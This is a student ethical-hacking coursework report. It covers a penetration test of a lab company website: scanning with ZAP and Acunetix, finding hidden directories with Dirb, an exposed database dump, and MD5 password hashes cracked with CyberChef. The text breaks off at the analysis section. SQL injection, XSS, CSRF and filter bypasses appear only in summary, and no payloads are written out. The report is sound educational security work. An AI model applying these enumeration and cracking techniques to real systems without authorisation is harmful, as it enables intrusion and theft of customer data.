Web Application Pentest Report

Martin Georgiev

CMP319: Ethical Hacking 2

BSc Ethical Hacking - Year 3

2021/22

CMP319 – Coursework 1: You should include Introduction, Procedure and Results, References Part 1 and Appendices part 1. – Black font

CMP319 – Coursework 2: You should include Abstract, Discussion, References Part 2 and Appendixes part 2 – Red font

Note that Information contained in this document is for educational purposes.

Abstract

The report manifests the procedure and results of the web application security tests of Hacklab Security Solutions' website. The tester was tasked with leading a thorough investigation of the client's web application to identify any vulnerabilities and problems. Appropriate countermeasures for each of the beforementioned tasks were provided.

The tester had to conduct a penetration test by taking the role of an attacker with the use of an account provided by the proprietor of the company. With this, enumeration and attacks based on the identified vulnerabilities were carried out on Hacklab Security Solutions' web application. The attacker used a well-known methodology to appropriately structure the analysis – **The Web Hackers Handbook**'s (Stuttard, Pinto, 2011) methodology. By testing every part of the web application and examining the source code, the attacker identified many vulnerabilities.

Critical, medium, and low vulnerabilities were present in the client's website. The most severe of the vulnerabilities were the SQL injections which allowed the attacker to dump the database of the website without even being authenticated. A lot of the conducted tests also managed to destroy the web application's database, deleting large amounts of the data.

Other vulnerabilities such as CSRF, Stored XSS and improper storage of confidential information were also discovered. The former two respectively allowed the attacker to change user passwords/buy items without the user's knowledge (CSRF) and capture their authentication tokens (cookies) or get access to other directories on the server (XSS). The latter provided easy access to personal information of data from another web application hosted on the server and weak encryption of user passwords.

The attacker identified attempts made by the development team to prevent vulnerabilities. However, they were only efficient against straightforward attacks and could be easily bypassed using more complicated ones. Some of the filters applied by the developers were exploited using additional characters or URL encoding (Path Traversal).

At present, the web application of the client is severely insecure and vulnerable to a multitude of attacks. Confidential data of their customers and a separate company will potentially be stolen, or the application can be critically damaged if the website is targeted by a malicious attacker. Countermeasures for the identified vulnerabilities provided in this report should be implemented immediately to preserve the integrity of the business and defend the customers' private data.

Contents

1 INTRODUCTION

1.1 BACKGROUND

With technological advancement, a lot of companies and businesses started making their commerce more online-oriented to ensure easier access and convenience for the customers. While this may have been a benefit for many people, it also provided malicious attackers with a wide variety of ways to commit crimes. The annual research of purplesec.us (PurpleSec LLC, 2021) for 2021 shows the different types of attacks used to compromise web applications of small businesses and their frequency. **(Figure 1.1)**




Figure 1.1 *– Types of Attacks on Small Businesses*

As it can be seen from the graph, Web-based attacks are the most frequent web application cyber-crimes for 2021, followed by Phishing/Social Engineering and General Malware attacks. On the other hand, Malicious Insiders, Cross-Site Scripting and Ransomware are the attacks used to infiltrate websites. This proves that the main reasons why attackers gain access to sensitive data are poorly developed applications, deceivable employees and improperly set-up antivirus/firewalls.

The proprietor of Hacklab Security Solutions had concerns of such vulnerabilities which could potentially break the application or reveal private information about their customers. The tester was hired to carry out an investigation on the website and subsequently create a report on the identified vulnerabilities with appropriate countermeasures. The penetration tester had been provided with user credentials which they had to utilise in the tests.

1.2 AIMS

The penetration test has two main goals – diagnose the web application and provide fixes for every vulnerability or code issue found. The tester will take the role of a malicious hacker and will attack the application both manually and with a variety of tools for automated attacks. They are going to attempt to escalate their privileges, steal customer data and possibly even break the web application.

After the tester gains enough information on the web application such as visible and hidden directories, they will analyse it and identify which pages or functions are potentially vulnerable. Afterwards, the attacker will advance with the tests by using industry-standard methodology to test the directories in the above-mentioned list by starting with the most concerning ones and going down to the pages which seem secure.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The investigation and the tests related to it will be conducted using the methodology in *Web Application Hackers Handbook* (Stuttard, Pinto, 2011). The tester chose this specific methodology due to it is error-free nature and close resemblance to other industry standards. However, some sections of the procedure were omitted as they were out of scope for the assigned penetration test.

The application was tested using the following sections:

1. Map the Application's Content – Visible and hidden directories/files.
2. Analyse the Application – Entry points, functionality, and technologies.
3. Test Client-Side Control – Data transmission and input.
4. Test Authentication Mechanisms – Passwords and username duplication.
5. Test Session Management Mechanism – Cookies and CSRF.
6. Test Access Controls – Access to unauthorised data/portals.
7. Test for Input-Based Vulnerabilities – SQLi, XSS, path traversal, and file inclusion.
8. Test for Logic Flaws
9. Miscellaneous Checks
10. Follow Up Any Information Leakage

The tester used a multitude of tools available in a Kali Linux virtual machine such as Hydra, SQLMap; OWASP Zap (Zap Dev Team, 2001 – Present Day), Acunetix (Invicty, 2005 – Present Day), Nikto (Sullo, 2018) for mapping and scanning; Burp Suite for data tampering (Portswigger, 2003 – Present Day); OWASP Mantra and Firefox for Authentication and Session Management mechanisms and browsing the web application. Those tools had been chosen due to their industry-standard level of efficiency.

2.2 MAP THE APPLICATION'S CONTENT

2.2.1 Visible Content

The tester started off with gathering information about the visible content of the web application. They achieved this by setting up OWASP Zap as a man-in-the-middle (MITM from here on) proxy for OWASP Mantra and Firefox . Before using those browsers, the attacker manually walked through the web application through OWASP Zap's built-in browser. The tool could examine every visited web page which allowed it to not only build a map of the website, as well as simultaneously scan the pages for vulnerabilities based on the sent and received requests and information. **(Figure 2.2.1)** With this, attacker had better knowledge and clearer milestones on account of the alerts generated by the tool – possible vulnerabilities.




Figure 2.2.1 *– List of alerts and site map generated by OWASP Zap*

Afterwards, the tester examined the front-end code of the web pages for any validation scripts in the login and registration pages. It was identified that there was no validation for what a user could input as an email in both the login and registration pages, as well as the login fields in other pages. With this in mind, the password and date of birth fields in the registration page had several requirements enforced onto the user with JS code. **(Figure 2.2.2)** The mobile phone field also had validation; however, it was not present in the JS code – only digits were accepted. The attacker noticed a few pages containing notes with sensitive information. One of them stated the document root directory in **user_products.php** – a comment which was not deleted by the developers **(Figure 2.2.3)**. The other note was in **user_account2.php** and contained personal information of what was possibly an employee of the company and a developer of the web application's backend **(Figure 2.2.4)**. Other identified scripts were a buffer module for node.js and a JS promise script presumably to handle cookies. **(Appendix A)**

```
function validation(){ //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and
characters and uppercase //var CheckPassword = /^[a-z]\w{7,14}$/; - var letterexp
= /^[a-zA-Z]+$/; var quanti = 32; var CheckPassword = /^\w{7,14}$/;
if(document.getElementById('password').value.match(CheckPassword)){ }else{
alert('Password must have minimum and maximum of 7 to 14 characters');
document.getElementById('password').value = '';
document.getElementById('password').focus(); } var date1 = new Date(); var dob=
document.getElementById("dob").value; var date2=new Date(dob); var y1 =
date1.getFullYear(); //getting current year var y2 = date2.getFullYear();
//getting dob year var ages = y1 - y2; //calculating age if(+ages<=16){ alert("Age
below 18 is not allowed to register"); document.getElementById('dob').value=''; }
}
```

Figure 2.2.2 *– JS Code used to validate user passwords in the registration page.*




Figure 2.2.3 *– Note in user_products.php specifying the root directory.*




Figure 2.2.4 *– Possible employee details of Denis Smith in user_account2.php.*

Verbose PHP error reports were identified in specific cases and primarily appeared in **index.php**. The errors occurred whenever the tester input a wrong email/password together with the alert pop-up in dark colour **(Figure 2.2.5)**. The error was then removed when they clicked on "OK". The attacker set breaks on all requests to prevent the webpage from loading after removing the alert then analysed the errors. With this, the attacker identified the parent directories of the web application and how it communicated with the server.




Figure 2.2.5 *– PHP Error generated after trying to log in with a wrong username/password.*

Afterwards, the tester used OWASP Zap's Automated Scanning tool (Zap Dev Team, 2001 – Present Day), as well as one made by Acunetix (Invicty, 2005 – Present Day) as both are accurate, industry-standard tools. The attacker first used OWASP Zap's scanner after they made sure that it would not go out of scope and damage the application **(Figure 2.2.6 and Appendix B)**. No further directories were identified, however, the scanner revealed vulnerabilities, some of which were marked as critical **(Appendix C)**. A scan with an AJAX spider crawl was also performed, which severely damaged the application by deleting entries from the database. The attacker then scanned the website with Acunetix using both the provided login details and an account registered by the tester themselves. The scan could not complete as it also severely damaged the web application by deleting the whole database hosted on the server including customer and admin accounts. **(Figure 2.2.7 and Figure 2.2.8)**




Figure 2.2.6 *– OWASP Zap Active scan.*





Figure 2.2.7 *– Deleted database entries after the Acunetix scan.*



2.2.8 *– Failed Acunetix scan due to the deleted database.*

2.2.2 Hidden Content

With the visible content already fully traversed by the tester, they moved onto identifying any available hidden content. The first step the attacker took was to check the **robots.txt** file as it is used to provide spider crawlers with information regarding which directories they should not access. There was only one disallowed directory listed in the file – **/company-accounts (Figure 2.2.9)**. The tester accessed it without any required authentication and obtained an archived file named **finances.zip** and a **readme.txt**. The directory stored financial reports according to the text file. While this was true, the archive appeared to contain information about a different company hosted on the same server – a massive breach of privacy **(Figure 2.2.10)**.




Figure 2.2.9 *– Robots.txt*




Figure 2.2.10 *– Company-accounts directory*

Afterwards, the attacker attempted to interrogate the server by searching for a non-existent URL – **https://192.168.1.20/fakeurl**. The application returned a verbose error message with a header containing information regarding the server, Operating System, and PHP versions **(Figure 2.2.11)**.




Figure 2.2.11 *– Verbose error message containing information about the application.*

The tester used a command line tool called **Dirb** (Pinuaga, 2005), which is a variation of **DirBuster** that tests a web application for hidden directories with the use of wordlists. A large wordlist with common directory names was used and the tool produced a lot of directories with their appropriate their response codes **(Figure 2.2.12 and Appendix D)**. Some of the results raised concerns as they led the tester to the forum, database, and admin directories without authentication. The forum and database directories contained files – **sqlcm.bak** and **aa2000.sql**. The attacker accessed the admin directory, however logging in was unsuccessful as none of the attempted SQLi attacks were successful.

The above-mentioned files were then analysed. The backup file from the forum directory contained a script which echoed an alert whenever SQLi attacks were attempted in **index.php**, although it did not provide any specific information regarding the filtering function **(Figure 2.2.13)**. **Aa2000.sql** appeared to be a full dump of the entire web application's database **(Figure 2.2.14 and Appendix E)**. It included all sorts of sensitive information such as customer names, emails, addresses and passwords. The passwords were encrypted but the encryption was broken using the CyberChef tool (GCHQ, 2016) – they were encrypted using MD5, which is severely outdated and simple to break. It also provided the tester with data about the database's layout, version of MySQL and all table names.




Figure 2.2.12 *– Dirb command line tool results.*




Figure 2.2.13 *– Alert script in the backup file.*




Figure 2.2.14 *– Database in the database directory.*

2.3 ANALYSE THE APPLICATION

2.3.1 Functionality

